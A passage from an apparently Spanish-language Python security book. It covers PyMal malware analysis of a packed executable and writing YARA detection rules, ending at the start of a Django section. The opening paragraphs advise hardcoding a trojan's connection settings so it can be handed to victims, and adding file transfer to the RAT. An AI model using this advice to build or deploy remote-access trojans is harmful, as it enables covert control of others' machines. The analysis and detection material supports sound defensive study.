- Establecer los parámetros de conexión en el troyano: Dado que el programa "*troyanRAT.py*" recibe los valores de conexión por línea de comandos, no resulta demasiado práctico de cara a distribuir dicho programa a potenciales víctimas, por ese motivo es importante establecer los parámetros de conexión directamente en el troyano para que la interacción del usuario con el programa se limite únicamente a su ejecución.
- Soporte a una sesión de escritorio remoto: Una característica interesante que tienen muchos de los *RAT* disponibles en el mercado, como es el caso de *TeamViewer*, es la capacidad de utilizar protocolos como *RDP* en plataformas *Windows*, *VNC* o el sistema *X11* en plataformas *Linux* para acceder al escritorio remoto de las máquinas gestionadas por el *RAT*. En esta ocasión no se han implementado funciones para ejecutar dichas tareas, así que será una mejora muy interesante que se puede implementar al *RAT* descrito en esta sección.
- Soporte a la subida y descarga de ficheros: Otra característica que se encuentra implementada en prácticamente todos los *RAT*, es la posibilidad de subir o descargar ficheros entre víctima y atacante. En este caso concreto, implementar un sistema de subida y descarga de ficheros puede ser una tarea simple utilizando las clases y utilidades incluidas en *Paramiko* que soportan el protocolo *SFTP*.

Aunque el *RAT* descrito en esta sección cuenta únicamente las funcionalidades básicas, el lector puede apreciar que la complejidad de crear una herramienta de estas características tiende a ser bastante elevada. No obstante, es algo que muchos atacantes en Internet tienen en su arsenal de desarrollos hechos a medida, con lo cual es importante saber cómo lo hacen, no solamente para conocer la forma en la que actúan, sino también porque representa un reto técnico sumamente interesante que cualquier *hacker* querrá superar.

4.5.5 Uso de PyMal para el análisis de Malware

PyMal es un *framework* enfocado al análisis de *Malware*, el cual se basa en otras librerías y herramientas que se han explicado en capítulos anteriores, tales como *PEFile*, *PyDBG* y *Volatility Framework*. Funciona sobre plataformas *Windows* y se distribuye con una licencia del tipo *Freeware*.

El objetivo de *PyMal* es permitir la manipulación interactiva de procesos en ejecución y ficheros binarios con el fin de detectar amenazas como código inyectado o *hooks*.

Su instalación no es tan habitual como otras de las herramientas que se han explicado a lo largo de este documento, sin embargo tampoco es demasiado complicada. En primer lugar, es necesario descargar *PyMal* desde el sitio web oficial: *http://securityxploded.com/pymal.php*

El fichero comprimido contiene todas las librerías y dependencias necesarias para ejecutar el *script* "*pymal.py*". Dichas librerías se encuentran en el directorio "*site-packages*" y su contenido se debe copiar y pegar en el directorio "*<PYTHON_INSTALL>/Lib/site-packages*".

Se trata del mecanismo de instalación más cómodo, ya que el directorio "*site-packages*" que se distribuye con *PyMal* ya cuenta con todas las librerías necesarias y solamente hace falta copiarlas y pegarlas en el entorno de *Python*, sin embargo también es posible instalar cada una de dichas dependencias de forma independiente. Para comenzar a utilizar *PyMal* basta con ejecutar el *script* "*pymal.py*" y comenzar a interactuar con el intérprete.

```
C:\Documents and Settings\jdaanial\Desktop\PyMal>python pymal.py
PyMal - Python Interactive Shell for Malware Analysis.
Use Object "pm" to access the malware analysis related functions!
Author: Amit Malik
http://www.securityxploded.com

>>> pm.
pm.Anomalies           pm.DumpModule          pm.Hexfy               pm.RestoreHandle
pm.UnHexfy             pm._mapmodule

pm.AquireProcessSpace  pm.DumpPidFix          pm.ImageBase           pm.ScanData
pm.UnLoadPE            pm.check_inline

pm.BelongTo            pm.EntryPoint          pm.ImportTable         pm.ScanModInPid
pm.VolCommand          pm.cls

pm.CloseHandle         pm.ExportTable         pm.InlineHooks         pm.ScanPidForMod
pm.VolLoad             pm.dbg

pm.DataHash            pm.FileHash            pm.LoadPE              pm.ScanRamForMod
pm.WriteBinFile        pm.file

pm.DiffAtAddr          pm.FindDll             pm.MakeDir             pm.Sections
pm.WriteMemory         pm.h_process

pm.Disasm              pm.FindInjectedCode    pm.OpenProcess         pm.ShowHex
pm.__doc__             pm.loadutil

pm.DisasmAtAddr        pm.FindProcess         pm.PidToFile           pm.ShowModules
pm.__init__            pm.pe

pm.Disasmaround        pm.GetAllocation       pm.ReadBinData         pm.ShowProcesses
pm.__module__          pm.volimage

pm.DumpMem             pm.GetThreadsContext   pm.ReadBinFile         pm.ShowThreads
pm._checkchange

pm.DumpMemToPE         pm.Header_Info         pm.ReadMemory          pm.Strings_Ascii
```

```
pm._hash

>>> pm.cls()
>>> pid = pm.FindProcess("minishare")
3512 minishare.exe
>>> pid
```

Como se puede apreciar, cuenta con algunas funciones que permiten obtener información sobre los procesos en ejecución y además, la tecla de tabulación permite autocompletar y enseña sugerencias sobre las funciones disponibles.

Por otro lado, tal como se mencionada anteriormente, utiliza *PEFile* para extraer información de ficheros ejecutables y analizar su estructura.

```
>>> pm.LoadPE(pm.PidToFile(pid))
>>> pm.ImageBase()
4194304
>>> pm.Sections()
[+] Address of entry point      : 0x00560000
[+] Image Base Address          : 0x00400000
[+] Sections
        Name: UPX0      Virtual Address: 0x00001000     Raw Offset: 0x00000200
Size: 0x00551000        Raw Size: 0x00000000    Entropy
: 0.000000
        Name: UPX1      Virtual Address: 0x00552000     Raw Offset: 0x00000200
Size: 0x0000f000        Raw Size: 0x0000e200    Entropy
: 7.921028
        Name: .rsrc     Virtual Address: 0x00561000     Raw Offset: 0x0000e400
Size: 0x00002000        Raw Size: 0x00001800    Entropy
: 2.813068

>>> pm.Anomalies()
[+] Anomalies Check
        [*] Based on the sections entropy check! file is possibly packed
        [*] Header Checksum is zero!
        [*] Enrty point is outside the 1st(.code) section! Binary is possibly pac-
ked

>>> pm.pe.NT_HEADERS.Signature
17744
>>> pm.pe.NT_HEADERS.FILE_HEADER
<Structure: [IMAGE_FILE_HEADER] 0x84 0x0 Machine: 0x14C 0x86 0x2 NumberOfSections:
0x3 0x88 0x4 TimeDateStamp: 0x41583B0B [Mon Sep 27 16:08:43 2004 UTC] 0x8C 0x8
PointerToSymbolTable: 0x0 0x90 0xC NumberOfSymbols: 0x0 0x94 0x10 SizeOfOptional-
Header: 0xE0 0x96 0x12 Characteristics: 0x20F>
>>> pm.ImportTable()
[+] Imports
[-] KERNEL32.DLL
        0x0096254c      LoadLibraryA
        0x00962550      GetProcAddress
        0x00962554      ExitProcess

[-] COMCTL32.DLL
```

```
        0x0096255c      ImageList_Create

[-] COMDLG32.DLL
        0x00962564      GetOpenFileNameA

[-] GDI32.dll
        0x0096256c      CreateFontA

[-] msvcrt.dll
        0x00962574      _iob

[-] SHELL32.DLL
        0x0096257c      SHGetMalloc

[-] USER32.dll
        0x00962584      SetTimer

[-] WS2_32.DLL
        0x0096258c      bind

>>> pm.Header_Info()

[IMAGE_FILE_HEADER]
0x84       0x0    Machine:                        0x14C
0x86       0x2    NumberOfSections:               0x3
0x88       0x4    TimeDateStamp:                  0x41583B0B [Mon Sep 27 16:08:43
2004 UTC]
0x8C       0x8    PointerToSymbolTable:           0x0
0x90       0xC    NumberOfSymbols:                0x0
0x94       0x10   SizeOfOptionalHeader:           0xE0
0x96       0x12   Characteristics:                0x20F

[IMAGE_NT_HEADERS]
0x80       0x0    Signature:                      0x4550

[IMAGE_OPTIONAL_HEADER]
0x98       0x0    Magic:                          0x10B
0x9A       0x2    MajorLinkerVersion:             0x2
0x9B       0x3    MinorLinkerVersion:             0x38
0x9C       0x4    SizeOfCode:                     0xF000
0xA0       0x8    SizeOfInitializedData:          0x2000
0xA4       0xC    SizeOfUninitializedData:        0x551000
0xA8       0x10   AddressOfEntryPoint:            0x560000
0xAC       0x14   BaseOfCode:                     0x552000
0xB0       0x18   BaseOfData:                     0x561000
0xB4       0x1C   ImageBase:                      0x400000
0xB8       0x20   SectionAlignment:               0x1000
0xBC       0x24   FileAlignment:                  0x200
0xC0       0x28   MajorOperatingSystemVersion:    0x4
0xC2       0x2A   MinorOperatingSystemVersion:    0x0
0xC4       0x2C   MajorImageVersion:              0x1
0xC6       0x2E   MinorImageVersion:              0x0
0xC8       0x30   MajorSubsystemVersion:          0x4
```

```
0xCA       0x32  MinorSubsystemVersion:         0x0
0xCC       0x34  Reserved1:                     0x0
0xD0       0x38  SizeOfImage:                   0x563000
0xD4       0x3C  SizeOfHeaders:                 0x1000
0xD8       0x40  CheckSum:                      0x0
0xDC       0x44  Subsystem:                     0x2
0xDE       0x46  DllCharacteristics:            0x0
0xE0       0x48  SizeOfStackReserve:            0x200000
0xE4       0x4C  SizeOfStackCommit:             0x1000
0xE8       0x50  SizeOfHeapReserve:             0x100000
0xEC       0x54  SizeOfHeapCommit:              0x1000
0xF0       0x58  LoaderFlags:                   0x0
0xF4       0x5C  NumberOfRvaAndSizes:           0x10

[IMAGE_DIRECTORY_ENTRY_EXPORT]
0xF8       0x0   VirtualAddress:                0x0
0xFC       0x4   Size:                          0x0

[IMAGE_DIRECTORY_ENTRY_IMPORT]
0x100      0x0   VirtualAddress:                0x562498
0x104      0x4   Size:                          0x1E0

[IMAGE_DIRECTORY_ENTRY_RESOURCE]
0x108      0x0   VirtualAddress:                0x561000
0x10C      0x4   Size:                          0x1498

[IMAGE_DIRECTORY_ENTRY_EXCEPTION]
0x110      0x0   VirtualAddress:                0x0
0x114      0x4   Size:                          0x0

[IMAGE_DIRECTORY_ENTRY_SECURITY]
0x118      0x0   VirtualAddress:                0x0
0x11C      0x4   Size:                          0x0

[IMAGE_DIRECTORY_ENTRY_BASERELOC]
0x120      0x0   VirtualAddress:                0x0
0x124      0x4   Size:                          0x0

[IMAGE_DIRECTORY_ENTRY_DEBUG]
0x128      0x0   VirtualAddress:                0x0
0x12C      0x4   Size:                          0x0

[IMAGE_DIRECTORY_ENTRY_COPYRIGHT]
0x130      0x0   VirtualAddress:                0x0
0x134      0x4   Size:                          0x0

[IMAGE_DIRECTORY_ENTRY_GLOBALPTR]
0x138      0x0   VirtualAddress:                0x0
0x13C      0x4   Size:                          0x0

[IMAGE_DIRECTORY_ENTRY_TLS]
0x140      0x0   VirtualAddress:                0x0
0x144      0x4   Size:                          0x0
```

```
[IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG]
0x148       0x0   VirtualAddress:                  0x0
0x14C       0x4   Size:                            0x0

[IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT]
0x150       0x0   VirtualAddress:                  0x0
0x154       0x4   Size:                            0x0

[IMAGE_DIRECTORY_ENTRY_IAT]
0x158       0x0   VirtualAddress:                  0x0
0x15C       0x4   Size:                            0x0

[IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT]
0x160       0x0   VirtualAddress:                  0x0
0x164       0x4   Size:                            0x0

[IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR]
0x168       0x0   VirtualAddress:                  0x0
0x16C       0x4   Size:                            0x0

[IMAGE_DIRECTORY_ENTRY_RESERVED]
0x170       0x0   VirtualAddress:                  0x0
0x174       0x4   Size:                            0x0

Name: UPX0
        Virtual Size:              0x00551000
        Virtual Address:           0x00001000
        Size of Raw Data:          0x00000000
        Pointer To Raw Data:       0x00000200
        Pointer To Relocations:    0x00000000
        Pointer To Linenumbers:    0x00000000
        Number Of Relocations:     0x00000000
        Number Of Linenumbers:     0x00000000
        Characteristics:           0xe0000080

Name: UPX1
        Virtual Size:              0x0000f000
        Virtual Address:           0x00552000
        Size of Raw Data:          0x0000e200
        Pointer To Raw Data:       0x00000200
        Pointer To Relocations:    0x00000000
        Pointer To Linenumbers:    0x00000000
        Number Of Relocations:     0x00000000
        Number Of Linenumbers:     0x00000000
        Characteristics:           0xe0000040

Name: .rsrc
        Virtual Size:              0x00002000
        Virtual Address:           0x00561000
        Size of Raw Data:          0x00001800
        Pointer To Raw Data:       0x0000e400
        Pointer To Relocations:    0x00000000
```

```
        Pointer To Linenumbers:  0x00000000
        Number Of Relocations:   0x00000000
        Number Of Linenumbers:   0x00000000
        Characteristics:         0xc0000040


>>> data = pm.ReadMemory(pm.EntryPoint(),100)
>>> pm.ShowHex(data)

0000: 60 be 15 20 95 00 8d be eb ef aa ff 57 83 cd ff  `.. ........W...
0010: eb 10 90 90 90 90 90 90 8a 06 46 88 07 47 01 db  ..........F..G..
0020: 75 07 8b 1e 83 ee fc 11 db 72 ed b8 01 00 00 00  u........r......
0030: 01 db 75 07 8b 1e 83 ee fc 11 db 11 c0 01 db 73  ..u............s
0040: ef 75 09 8b 1e 83 ee fc 11 db 73 e4 31 c9 83 e8  .u........s.1...
0050: 03 72 0d c1 e0 08 8a 06 46 83 f0 ff 74 74 89 c5  .r......F...tt..
0060: 01 db 75 07                                      ..u.
>>>
```

PyMal también permite consultar detalles sobre los módulos que se encuentran cargados en un proceso determinado, desensamblar las instrucciones o leer los contenidos que se encuentran cargados en una posición de memoria determinada.

```
>>> pid = pm.FindProcess("minishare")
3112 minishare.exe
>>> pm.OpenProcess(pid)
440
>>> pm.LoadPE(pm.PidToFile(pid))
>>> pm.ShowModules(pid)
Base: 0x400000  Size: 5648384   Name: C:\MiniShare\minishare.exe
Base: 0x7c900000        Size: 716800    Name: C:\WINDOWS\system32\ntdll.dll
Base: 0x7c800000        Size: 1007616   Name: C:\WINDOWS\system32\kernel32.dll
Base: 0x5d090000        Size: 630784    Name: C:\WINDOWS\system32\COMCTL32.DLL
Base: 0x77dd0000        Size: 634880    Name: C:\WINDOWS\system32\ADVAPI32.dll
Base: 0x77e70000        Size: 598016    Name: C:\WINDOWS\system32\RPCRT4.dll
Base: 0x77fe0000        Size: 69632     Name: C:\WINDOWS\system32\Secur32.dll
Base: 0x77f10000        Size: 299008    Name: C:\WINDOWS\system32\GDI32.dll
Base: 0x7e410000        Size: 593920    Name: C:\WINDOWS\system32\USER32.dll
Base: 0x763b0000        Size: 299008    Name: C:\WINDOWS\system32\COMDLG32.DLL
Base: 0x7c9c0000        Size: 8482816   Name: C:\WINDOWS\system32\SHELL32.dll
Base: 0x77c10000        Size: 360448    Name: C:\WINDOWS\system32\msvcrt.dll
Base: 0x77f60000        Size: 483328    Name: C:\WINDOWS\system32\SHLWAPI.dll
Base: 0x71ab0000        Size: 94208     Name: C:\WINDOWS\system32\WS2_32.DLL
Base: 0x71aa0000        Size: 32768     Name: C:\WINDOWS\system32\WS2HELP.dll
Base: 0x773d0000        Size: 1060864   Name: C:\WINDOWS\WinSxS\x86_Microsoft.Win-
dows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
Base: 0x71a50000        Size: 258048    Name: C:\WINDOWS\System32\mswsock.dll
Base: 0x76f20000        Size: 159744    Name: C:\WINDOWS\system32\DNSAPI.dll
Base: 0x76fb0000        Size: 32768     Name: C:\WINDOWS\System32\winrnr.dll
Base: 0x76f60000        Size: 180224    Name: C:\WINDOWS\system32\WLDAP32.dll
Base: 0x76fc0000        Size: 24576     Name: C:\WINDOWS\system32\rasadhlp.dll
Base: 0x5ad70000        Size: 229376    Name: C:\WINDOWS\system32\uxtheme.dll
Base: 0x662b0000        Size: 360448    Name: C:\WINDOWS\system32\hnetcfg.dll
Base: 0x71a90000        Size: 32768     Name: C:\WINDOWS\System32\wshtcpip.dll
```

```
>>> pm.FindDll("msi")
PID: 1056 Name: svchost.exe Dll: C:\WINDOWS\System32\MSIDLE.DLL
PID: 1056 Name: svchost.exe Dll: c:\windows\system32\msi.dll
PID: 1032 Name: explorer.exe Dll: C:\WINDOWS\system32\MSIMG32.dll
PID: 1032 Name: explorer.exe Dll: C:\WINDOWS\system32\msi.dll
PID: 2380 Name: wuauclt.exe Dll: C:\WINDOWS\system32\MSIMG32.dll
>>> pm.DisasmAtAddr(pm.EntryPoint(), 20)
0x960000 60                                  PUSHA
0x960001 be15209500                          MOV ESI, 0x952015
0x960006 8dbeebefaaff                        LEA EDI, [ESI-0x551015]
0x96000c 57                                  PUSH EDI
0x96000d 83cdff                              OR EBP, -0x1
0x960010 eb10                                JMP 0x960022
0x960012 90                                  NOP
0x960013 90                                  NOP
>>> pm.DumpModule(pid, "kernel32")
'kernel32_header_fix_dump.mem'
>>> pm.ScanModInPid(pid, "ntdll")
Scanning module: ntdll in process: 3796
Address: 0x7c97b098 API: NlsAnsiCodePage DLL: c:\windows\system32\ntdll.dll
Address: 0x7c97b0a0 API: NlsMbCodePageTag DLL: c:\windows\system32\ntdll.dll
Address: 0x7c97b0a8 API: NlsMbOemCodePageTag DLL: c:\windows\system32\ntdll.dll
>>> data = pm.ReadMemory(int(0x00400000),int(0x55f000))
>>> pm.Strings_Ascii(40, data)
!This program cannot be run in DOS mode.
@tu tp"tk<tf////>ta#t\%tW{tR////}tM|tH\tC^t>////~t9[t4]t/`t*
<hr><p class="versioninfo"><a href="http://minishare.sourceforge.net/">MiniShare
 1.4.1</a> at %s port %d.</p>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/
TR/html4/loose.dtd">
<link rel="stylesheet" href="/minishare.css" type="text/css">
<tr><td class="filename"><a href="%s">%s</a></td><td class="filedate">%s</td><td
class="filesize">%s</td></tr>
<tr><td class="total" colspan="2">%s %d %s</td><td class="totalsize">%s</td></
tr>WWW-Authenticate: Basic realm="MiniShare"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/
TR/html4/loose.dtd">
<html><head><link rel="stylesheet" href="/minishare.css" type="text/
css"><title>%s</title></head><body><h1>%s</h1></body>
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/['!This pro-
gram cannot be run in DOS mode.', '@tu tp"tk<tf////>ta#t\\%tW{tR////}tM|tH\\
tC^t>////~t9[t4]t/`t*', '<hr><p class="versioninfo"><a href="http://minishare.
sourceforge.net/">MiniShare 1.4.1</a> at %s port %d.</p>', '<!DOCTYPE HTML PUBLIC
"-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loos
e.dtd">', '<link rel="stylesheet" href="/minishare.css" type="text/css">',
'<tr><td class="filename"><a href="%s">%s</a></td><td class="filedate">%s</td><td
class="filesize">%s</td></tr>', '<tr><td class="total" colspan="2">%s %d %s</td><td
class="totalsize">%s</td></tr>', 'WWW-Authenticate: Basic realm="MiniShare"',
'<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.
w3.org/TR/html4/loose.dtd">', '<html><head><link rel="stylesheet" href="/minisha-
re.css" type="text/css"><title>%s</title></head><body><h1>%s</h1></body>', 'ABCDE-
FGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/']
```

Una característica muy interesante de *PyMal* de cara al análisis de *Malware*, es que permite detectar *hooks* en un proceso y además, permite identificar los módulos o segmentos de código al que apuntan dichos *hooks*.

Para hacer esto, la función "*BelongTo*" detecta los módulos que tienen *hooks* vinculados, los cuales pueden corresponder a un módulo que se encuentra cargado en el proceso o una *DLL* en el sistema. Por otro lado, la función "*DumpModule*" permite volcar un módulo cargado en el proceso directamente a un fichero en disco y posteriormente, analizarlo con cualquier servicio online como *virustotal.com*.

```
>>> pm.DumpMem(pid)
'3112_dump.mem'
>>> pm.FindInjectedCode(pid)
PAGE RWE on 0x00956000 Allocation Base: 0x00400000 Allocation Size: 0x55f000
PAGE RWE on 0x00957000 Allocation Base: 0x00400000 Allocation Size: 0x55f000
PAGE RWE on 0x00958000 Allocation Base: 0x00400000 Allocation Size: 0x55f000
PAGE RWE on 0x00959000 Allocation Base: 0x00400000 Allocation Size: 0x55f000
PAGE RWE on 0x0095a000 Allocation Base: 0x00400000 Allocation Size: 0x55f000
PAGE RWE on 0x0095b000 Allocation Base: 0x00400000 Allocation Size: 0x55f000
PAGE RWE on 0x0095c000 Allocation Base: 0x00400000 Allocation Size: 0x55f000
PAGE RWE on 0x0095d000 Allocation Base: 0x00400000 Allocation Size: 0x55f000
PAGE RWE on 0x0095e000 Allocation Base: 0x00400000 Allocation Size: 0x55f000
PAGE RWE on 0x0095f000 Allocation Base: 0x00400000 Allocation Size: 0x55f000
Total number of allocations with RWE
------------------------------------
Allocation Base: 0x00400000 Size: 0x55f000
>>> handle = pm.OpenProcess(pid)
>>> data = pm.ReadMemory(int(0x00400000),50)
>>> pm.ShowHex(data, 20)
4d 5a 90 00 03 00 00 00 04 00 00 00  MZ..........
0020: ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00  ............@...
0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040: 00 00 00 00 00 00                                ......
>>> pm.DiffAtAddr(pid, "ntdll", int(0x7c97b098))
Passive Image data:
0x7c97b098 0000                          ADD [EAX], AL
0x7c97b09a 0000                          ADD [EAX], AL
0x7c97b09c 0000                          ADD [EAX], AL
0x7c97b09e 0000                          ADD [EAX], AL
0x7c97b0a0 0000                          ADD [EAX], AL
0x7c97b0a2 0000                          ADD [EAX], AL
0x7c97b0a4 0000                          ADD [EAX], AL
0x7c97b0a6 0000                          ADD [EAX], AL
0x7c97b0a8 0000                          ADD [EAX], AL
0x7c97b0aa 0000                          ADD [EAX], AL
0x7c97b0ac 0000                          ADD [EAX], AL
0x7c97b0ae 0000                          ADD [EAX], AL
0x7c97b0b0 20                            DB 0x20
0000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0010: 00 00 00 00 00 00 00 00 20                       ........
Active Image Data:
0x7c97b098 e404                          IN AL, 0x4
```

```
0x7c97b09a 0000                                 ADD [EAX], AL
0x7c97b09c 0000                                 ADD [EAX], AL
0x7c97b09e 0000                                 ADD [EAX], AL
0x7c97b0a0 0000                                 ADD [EAX], AL
0x7c97b0a2 0000                                 ADD [EAX], AL
0x7c97b0a4 0000                                 ADD [EAX], AL
0x7c97b0a6 0000                                 ADD [EAX], AL
0x7c97b0a8 0000                                 ADD [EAX], AL
0x7c97b0aa 0000                                 ADD [EAX], AL
0x7c97b0ac 0000                                 ADD [EAX], AL
0x7c97b0ae 0000                                 ADD [EAX], AL
0x7c97b0b0 20                                   DB 0x20
0000: e4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0010: 00 00 00 00 00 00 00 00 20                       ........
>>>>>> pm.BelongTo(pid, int(0x7c97b098))
Base: 0x7c900000        Size: 716800    Name: C:\WINDOWS\system32\ntdll.dll
>> pm.pydbg
```

4.5.6 Uso de Yara para el análisis de Malware

Yara es una herramienta que permite analizar y clasificar muestras de *malware* partiendo de una serie de reglas predefinidas. Las reglas están compuestas por un conjunto de bloques y condiciones que permiten determinar si una muestra concreta es considerada maliciosa y en qué categoría se debe asignar.

La potencia de *Yara* se encuentra en el motor de reglas que tiene implementado, el cual admite valores alfanuméricos fijos, variables, uso de comodines y expresiones regulares para la detección de muestras de *malware*. Aunque es una herramienta que se encuentra escrita en lenguaje *C*, tiene una implementación para *Python* llamada "*yara-python*", la cual viene incluida cuando se instala *Yara*.

El proceso de instalación es muy simple y basta con seguir cada uno de los pasos descritos en la guía oficial que se encuentra ubicada en la siguiente ruta: *http://yara.readthedocs.org/en/latest/gettingstarted.html#compiling-and-installing-yara*

Después de instalar *Yara* y la extensión *yara-python*, el siguiente paso es comprender la estructura de los ficheros de reglas que permiten la clasificación de muestras de *malware*. Dado que el objetivo de este documento no es explicar al detalle el funcionamiento del motor de reglas de *Yara*, se indicarán los conceptos básicos sobre la definición de reglas para la detección y clasificación de muestras. Si el lector se encuentra interesando en profundizar aún más sobre el uso de *Yara* y desea aprender a escribir reglas para la detección de *malware*, la documentación oficial es un excelente punto de partida. *http://yara.readthedocs.org*.

Los ficheros de reglas en *Yara* son muy simples, solamente es necesario seguir la sintaxis definida y comprender el uso de las principales palabras clave. Para comenzar, la palabra reservada "*rule*" permite definir el nombre para una regla determinada. Además de definir el nombre de la regla, "*rule*" también obliga a crear un nuevo bloque para definir los criterios y la lógica necesaria que deben cumplir las muestras de *malware* para generar una coincidencia.

Por otro lado, la semántica de las reglas definidas en *Yara* suelen incluir una sección de cadenas y una de condiciones, siendo la sección de condiciones de carácter obligatorio. La sección de cadenas es útil para definir patrones conocidos como *malware*, por ejemplo una secuencia determinada de caracteres en formato hexadecimal o una cadena determinada que se encuentra en el ejecutable desensamblado. La sección correspondiente a las condiciones, deben incluir una condición lógica que indique en qué momento un fichero determinado cumple con la regla.

simplerulefile

```
rule SimpleRule
{
    strings:
        $text_string_sensitive = "Texto plano"
        $text_string_no_sensitive = "Texto plano" nocase
        $hex_string = { 90 90 90 C8 23 FB }
        $reg_string = { ?? ?? [0-9] ( C8 B4 | 90 ) 23 FB }
    condition:
        $text_string_sensitive or $hex_string or $reg_string or $text_string_no_
sensitive
}
```

La regla anterior es útil para explicar el uso básico del motor de reglas de *Yara*. En primer lugar se define un nombre para la regla y en el cuerpo de dicha regla, se declaran las secciones "*strings*" y "*condition*". En la sección "*strings*" se inicializan cuatro cadenas, que como se puede apreciar, pueden ser cadenas en formato *ASCII*, Hexadecimal o expresiones regulares. Además, cuando se declara una cadena, por defecto es sensible a mayúsculas y minúsculas, para cambiar ese comportamiento, se utiliza la palabra reservada "*nocase*".

Por otro lado, la sección "*condition*" permite indicar bajo qué condiciones una muestra de *malware* coincidirá con la regla. Como se puede apreciar, el uso de básico incluye lógica booleana sobre las cadenas definidas en la sección "*strings*", pero las condiciones pueden ser más complejas e incluir instrucciones condicionales del tipo "*if-else*" simples.

Otro detalle importante que se debe tener en cuenta a la hora de diseñar las condiciones de una regla, es que todas las variables definidas en la sección "*strings*" deben ser utilizadas como parte de las condiciones definidas en la sección "*condition*", si se declara una variable en la sección "*strings*" y no se utiliza en la sección "*condition*", *Yara* producirá un error a la hora de parsear la regla.

Para aplicar el fichero de reglas anterior sobre un binario, se debe ejecutar la utilidad "*yara*" especificando el nombre del fichero de reglas y el ejecutable a analizar.

```
>yara simplerulefile simplefile
SimpleRule  simplefile
```

Aunque con lo que se ha explicado hasta este punto es posible crear reglas que se integrarán fácilmente en *Yara*, sin duda la característica más interesante de esta herramienta es la capacidad de utilizar módulos para extender la funcionalidad de las reglas y declarar condiciones más complejas e interesantes.

Uno de los módulos más utilizados es "*pe*", el cual permite analizar ficheros ejecutables en formato *PE* (*Portable Executable*), permitiendo declarar condiciones complejas que se basarán en la estructura de un binario.

simpleperulefile

```
import "pe"
rule single_section
{
    condition:
        pe.number_of_sections == 5
}
rule is_dll
{
    condition:
    pe.characteristics & pe.DLL
}
```

En el fichero anterior solamente se definen dos reglas, las cuales inspeccionan el binario y determinan el número de secciones que se incluyen en la estructura del ejecutable y si se trata de una *DLL*.

```
>yara simpleperulefile  Suspender.dll
single_section Suspender.dll
is_dll Suspender.dll
```

Nuevamente, la salida del comando ha dado como resultado el nombre de las reglas que han coincidido con el fichero ejecutable analizado. Para conformar reglas más robustas, se invita al lector a documentarse sobre las funciones disponibles del módulo *PE* en el siguiente enlace: *http://yara.readthedocs.org/en/latest/modules.html#pe-module-reference*

Por otro lado, hay otros módulos que también vienen incluidos con *Yara*, como es el caso de "*cuckoo*" y "*magic*". El primero permite automatizar el proceso de análisis de *malware* utilizando *Cuckoo Sandbox* y el segundo se basa en la librería "*libmagic*" utilizada para la obtener información sobre el formato de cualquier fichero, se trata de la librería utilizada por la herramienta "*file*" disponible en sistemas basados en *Unix*.

Para mayor información sobre el uso de estos módulos, se recomienda leer la documentación oficial de *Yara* en la siguiente ruta: *http://yara.readthedocs.org/en/latest/modules.html*

Para automatizar el uso de *Yara* desde *Python*, la herramienta incluye la librería "*yara-python*", la cual permite parsear y analizar muestras de *malware* utilizando *Yara* desde cualquier *script* en *Python*.

Cuenta con funciones para compilar reglas partiendo de un fichero de texto o especificando el contenido de las reglas como una cadena corriente.

```
>python
Python 2.7.6 (default, Mar 22 2014, 22:59:56)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
```

```
>>> import yara
>>> filerules = open('simplerulefile')
>>> rules = yara.compile(file=filerules)
>>> filerules.close()
>>> rulesfh = yara.compile('simplerulefile')
>>> rulessoruce = yara.compile(source='rule verysimple { condition: true }')
>>>ruleset_fh = yara.compile(filepaths={
...    'rule1':'simplerule1',
...    'rule2':'simplerule2'
... })
>>>ruleset_fh2 = yara.compile(filepaths={
...    'rule1':'rule verysimple { condition: true }',
...    'rule2':'rule verysimple { condition: false }'
... })
```

Como se puede apreciar, la función "*compile*" incluida en el módulo "*yara*" permite especificar un fichero con reglas, especificar cada regla de forma individual como una cadena o agrupar varios ficheros o cadenas de reglas.

Las reglas compiladas con la función "*compile*" retornan un objeto del tipo "*yara.Rules*", el cual puede ser utilizado para guardar en disco las reglas previamente compiladas.

Por otro lado, un objeto del tipo "*yara.Rules*" cuenta con la función "*match*", la cual permite aplicar las reglas compiladas a un fichero o proceso en ejecución.

```
>>>ruleset_fh.save("/home/adastra/yararule")
>>>matches_dll = ruleset_fh.match("Suspender.dll")
>>>matches_pid = ruleset_fh.match(pid=1502)
```

Otra característica interesante de la función "*match*" es que se encarga de invocar una función de *callback* cuando existe una coincidencia entre las reglas compiladas y el fichero o proceso indicado.

```
>>> rules = yara.compile("simplerulefile")
>>> def callbacktest(data):
...     print data
...     yara.CALLBACK_CONTINUE
...
>>> matches = rules.match("Suspender.dll", callback=callbacktest)
{'tags': [], 'matches': True, 'namespace': 'default', 'rule': 'single_section',
'meta': {}, 'strings': []}
{'tags': [], 'matches': True, 'namespace': 'default', 'rule': 'is_dll', 'meta':
{}, 'strings': []}
```

La función de *callback* debe recibir un argumento que contendrá la información de cada una de las coincidencias encontradas.

Además, como se puede apreciar en el ejemplo anterior, la información que llega a la función de *callback* se encuentra almacenada en un diccionario, con lo cual es posible acceder de forma ordenada a cada uno de los elementos de dicha estructura de datos.

4.6 Usando de DJango para localizar y representar visualmente servidores en Internet

4.6.1 Introducción a Django

Django es un *Framework* en *Python* para el desarrollo de aplicaciones *web* que cuenta con un sistema muy flexible para la integración de aplicaciones y extensiones desarrolladas por terceros. Actualmente, es una solución bastante popular entre desarrolladores que crean aplicaciones *web* con *Python*, ya que cuenta con varias características que agilizan el proceso de definición y desarrollo. Algunas de dichas características se listan a continuación.

Creación de proyectos fácil y rápida

